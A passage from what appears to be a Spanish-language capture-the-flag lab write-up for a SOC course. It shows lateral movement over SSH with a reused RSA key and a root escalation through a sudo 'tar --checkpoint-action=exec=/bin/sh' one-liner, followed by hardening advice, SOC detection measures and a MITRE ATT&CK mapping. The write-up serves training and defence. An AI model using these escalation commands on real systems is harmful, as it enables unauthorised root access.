- Implementar un sistema centralizado de gestion de claves.
- Forzar a los usuarios a cambiar sus claves regularmente.
- Actualizar las politicas internas para prohibir el uso de scripts inseguros en la configuracion de credenciales.

== NOTA FINAL ==
Este incidente pone de manifiesto la importancia de revisar las configuraciones criticas en sistemas sensibles. Es crucial que todo el equipo de IT se mantenga alerta y que se implementen controles mas estrictos para evitar errores similares en el futuro.

```

Paso 6: Corrección de permisos de la clave RSA.

Al intentar acceder al usuario *bob* usando la clave privada, SSH detectó que los permisos eran demasiado abiertos, por lo que rechazó la conexión, así que se corrigieron los permisos.

```

alice@bafcf4178093:~$ ssh -i .ssh/id_rsa -o PreferredAuthentications=publickey bob@localhost
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
@          WARNING: UNPROTECTED PRIVATE KEY FILE!          @
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
Permissions 0644 for '.ssh/id_rsa' are too open.
It is required that your private key files are NOT accessible by others.
This private key will be ignored.
Load key ".ssh/id_rsa": bad permissions
bob@localhost: Permission denied (publickey,password).
alice@bafcf4178093:~$ chmod 600 .ssh/id_rsa

```

Movimiento lateral con usuario *bob*.

Paso 1: Acceso como usuario *bob*.

Con la clave RSA y la passphrase obtenida en el reporte de incidentes, se procedió a acceder al sistema como *bob* mediante SSH. El acceso fue exitoso, lo que confirmó que la clave RSA replicada permite autenticarse como cualquier usuario del sistema. Esta es una vulnerabilidad crítica de la configuración SSH.

```

alice@bafcf4178093:~$ ssh -i .ssh/id_rsa bob@localhost
Enter passphrase for key '.ssh/id_rsa':
Welcome to Ubuntu 24.04.1 LTS (GNU/Linux 6.16.8+kali-amd64 x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/pro

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

Máquina generada con cyberland.sh script desarrollado por 4k4m1m3. Gracias por elegir CyberLand Labs! Visita: https://cyberlandsec.com
bob@bafcf4178093:~$

```

Paso 2: Escalación de privilegios a *root*.

Siendo el usuario *bob*, se verificaron los permisos como *sudo* que estuvieran disponibles. Se identificó que *bob* podría ejecutar */bin/tar* como *root* sin necesidad de usar contraseña.

```

bob@bafcf4178093:~$ sudo -l
Matching Defaults entries for bob on bafcf4178093:
  env_reset, mail_badpass,
  secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin,
  use_pty

User bob may run the following commands on bafcf4178093:
  (ALL) NOPASSWD: /bin/tar

```

Consultando en *GTFOBins* se encontró que *tar* puede ser abusado para obtener una shell como *root* mediante el uso de checkpoints.

```

bob@bafcf4178093:~$ sudo tar -cf /dev/null /dev/null --checkpoint=1 --checkpoint-action=exec=/bin/sh
tar: Removing leading '/' from member names
# whoami
root
#

```

Paso 3: Capturación de la bandera del usuario *root*.

Finalmente, se leyó el archivo *root.txt* obteniendo la banderilla final.

```

# cat /root/root.txt
CYBERLAND{r00t_4cc3ss_gr4nt3d}
#

```

RECOMENDACIONES.

RECOMENDACIONES GENERALES.

Vulnerabilidad de subida de archivos.

El formulario de subida no debería permitir extensiones ejecutables como *.php*. Lo correcto es restringir los tipos de archivo únicamente a los necesarios (*.txt*, *.pdf*) y almacenar los archivos subidos fuera del directorio raíz del servidor web para que no sean accesibles directamente desde el navegador.

Exposición de información en el código fuente.

Ningún comentario con rutas, usuarios o información interna debería quedar en el código antes de pasar a producción. Es una práctica básica de desarrollo seguro que en este caso expuso directamente el vector de ataque principal.

Almacenamiento de credenciales.

Las contraseñas no deben guardarse en archivos de log ni codificarse en Base64. Esta codificación no es cifrada y cualquiera puede revertirla en segundos. Lo correcto es usar algoritmos como bcrypt o Argon2 para almacenar contraseñas de forma segura.

Configuración de las claves SSH.

Cada usuario debe tener su propia clave SSH única. Replicar la misma clave privada entre todos los usuarios del sistema anula completamente el propósito de la autenticación por clave. Adicionalmente, las passphrases nunca deben quedar escritas en archivos accesibles del sistema.

Permisos *sudo*.

Debe aplicarse el principio de mínimo privilegio. Un usuario no debería tener permisos *sudo* sobre archivos binarios que permitan ejecutar comandos arbitrarios como *tar*. Si no es estrictamente necesario, no debería estar permitido.

HARDENIZACIÓN DE LA MÁQUINA VIRTUAL.

La hardenización consiste en reducir al máximo las posibilidades de ataque del sistema. En este caso, varias configuraciones básicas estaban mal hechas o simplemente no existían, lo que facilitó todo el proceso de intrusión. Corregir los permisos del servidor web, deshabilitar puertos innecesarios, mantener el sistema actualizado, revisar periódicamente los binarios con SUID y limitar los permisos sudo de cada usuario son medidas que, de haber estado implementadas desde el principio, habrían bloqueado la mayoría de los vectores de ataque.

utilizados en este laboratorio. La seguridad no depende de una sola medida sino de varias capas que trabajen juntas.

Servidor web:

- Deshabilitar el listado de directorios en Apache.
- Mantener Apache actualizado.
- Implementar un WAF (Web Application Firewall).
- Revisar y restringir los permisos de cada carpeta del servidor.

Sistema operativo:

- Aplicar actualizaciones de seguridad regularmente.
- Deshabilitar puertos y servicios que no se usen.
- Revisar periódicamente los binarios con permisos SUID.
- Deshabilitar el acceso SSH por contraseña y usar solo claves.

Usuarios:

- Revisar y limitar los permisos sudo de cada usuario.
- Implementar políticas de contraseñas fuertes.
- Eliminar o deshabilitar usuarios que no se usen.

RELACIÓN CON EL SOC.

Un SOC es el equipo encargado de monitorear y responder a incidentes de seguridad en tiempo real. Su función es detectar comportamientos anómalos antes de que se conviertan en un problema mayor. En este caso, un SOC activo habría podido detectar la subida del archivo PHP malicioso, la conexión saliente generada por la reverse shell, el movimiento lateral entre usuarios y el uso de tar con privilegios elevados. Para lograrlo, necesitaría herramientas como un SIEM que centralice y correlacione los logs del sistema, junto con alertas configuradas sobre los eventos más críticos. En relación con lo encontrado en este laboratorio, algunas medidas que deberían implementarse son:

- Configurar alertas ante la subida de archivos con extensiones ejecutables al servidor.
- Monitorear conexiones salientes inusuales desde el servidor web, especialmente las generadas por el usuario *www-data*.
- Alertar ante el uso de comandos *sudo* sobre binarios sensibles como *tar*, *find* o *python*.
- Implementar un SIEM para centralizar y correlacionar los logs del sistema.
- Revisar periódicamente los logs de Apache y SSH para detectar comportamientos anómalos.

CONCLUSIONES.

RELACIÓN CON LOS MÓDULOS 1, 2 Y 3.

Este laboratorio fue la aplicación práctica de prácticamente todo lo que se trabajó a lo largo del programa. Desde el módulo 1 se establecieron los fundamentos del SOC, el ciclo de vida de los incidentes y conceptos clave como la triada CIA, que en este ejercicio se vio comprometida en sus tres dimensiones: la confidencialidad al exponer credenciales en texto plano, la integridad al poder modificar archivos del sistema y la disponibilidad al tener control total del servidor.

El módulo 2 aportó la comprensión de la arquitectura del SOC y sus herramientas. Durante el laboratorio quedó claro por qué un SIEM como *Wazuh* o *Splunk* habría sido determinante para detectar la subida del archivo malicioso, la reverse shell y el movimiento lateral entre usuarios, eventos que en un entorno real deberían generar alertas inmediatas.

El módulo 3 fue quizás el más directamente aplicado, ya que todo el ataque se puede clasificar usando *MITRE ATT&CK* y la *Cyber Kill Chain*. Cada acción tomada durante este laboratorio tiene una táctica, técnica y procedimiento (TTP) correspondiente, lo que demuestra que los ataques reales siguen patrones identificables y documentados.

RELACIÓN CON EL MITRE ATT&CK.

El MITRE ATT&CK es un marco de referencia que documenta las tácticas, técnicas y procedimientos utilizados por atacantes reales. Cada acción ejecutada en este laboratorio tiene una correspondencia directa dentro de ese framework:

Táctica	ID	Técnica	Cómo se aplicó en el laboratorio
Reconocimiento	T1595.001	Active Scanning IP Blocks	Escaneo de puertos con <i>nmap</i> sobre la IP del objetivo
Reconocimiento	T1595.002	Active Scanning Vulnerability Scanning	Enumeración de servicios y versiones con <i>nmap -sV</i>
Descubrimiento	T1083	File and Directory Discovery	Enumeración de directorios con <i>gobuster</i> y exploración con <i>ls</i>
Descubrimiento	T1087.001	Account Discovery Local Account	Lectura de <i>/etc/passwd</i> y exploración de <i>/home</i> para identificar usuarios
Descubrimiento	T1082	System Information Discovery	Uso de <i>whoami</i> e <i>id</i> para identificar el usuario y sus permisos
Descubrimiento	T1548.003	Sudo and Sudo Caching	Uso de <i>sudo -l</i> para identificar permisos <i>sudo</i> de <i>bob</i>

Acceso inicial	T1190	Exploit Public-Facing Application	Explotación del formulario de subida de archivos con extensión <i>.php</i> permitida
Ejecución	T1059.004	Command and Scripting Interpreter Unix Shell	Ejecución de comandos mediante <i>web shell</i> y <i>reverse shell bash</i>
Persistencia	T1505.003	Server Software Component Web Shell	Carga del archivo <i>shell.php</i> en el servidor web para ejecución remota
Comando y control	T1071.001	Application Layer Protocol Web Protocols	Reverse shell establecida sobre <i>HTTP/TCP</i> usando <i>netcat</i>
Acceso a credenciales	T1552.001	Unsecured Credentials: Credentials in Files	Credenciales de <i>alice</i> encontradas en <i>Base64</i> dentro del archivo <i>access_log</i>
Acceso a credenciales	T1552.004	Unsecured Credentials Private Keys	Clave privada <i>RSA</i> replicada en todos los usuarios del sistema
Acceso a credenciales	T1552.003	Unsecured Credentials Bash History	Revisión del <i>.bash_history</i> de <i>alice</i> para identificar acciones previas
Movimiento lateral	T1078.003	Valid Accounts Local Accounts	Uso de credenciales válidas de <i>alice</i> y <i>bob</i> para moverse entre usuarios
Movimiento lateral	T1021.004	Remote Services SSH	Acceso como <i>bob</i> mediante <i>SSH</i> usando la clave <i>RSA</i> comprometida
Escalada de privilegios	T1548.003	Abuse Elevation Control Mechanism Sudo	Explotación del binario <i>tar</i> con permisos <i>sudo</i> para obtener <i>shell</i> como <i>root</i>

Este ejercicio demuestra que un ataque real no es una acción aislada sino una cadena de decisiones que sigue patrones conocidos. Entender esos patrones desde la perspectiva del atacante es precisamente lo que permite construir mejores defensas desde el lado del equipo de seguridad.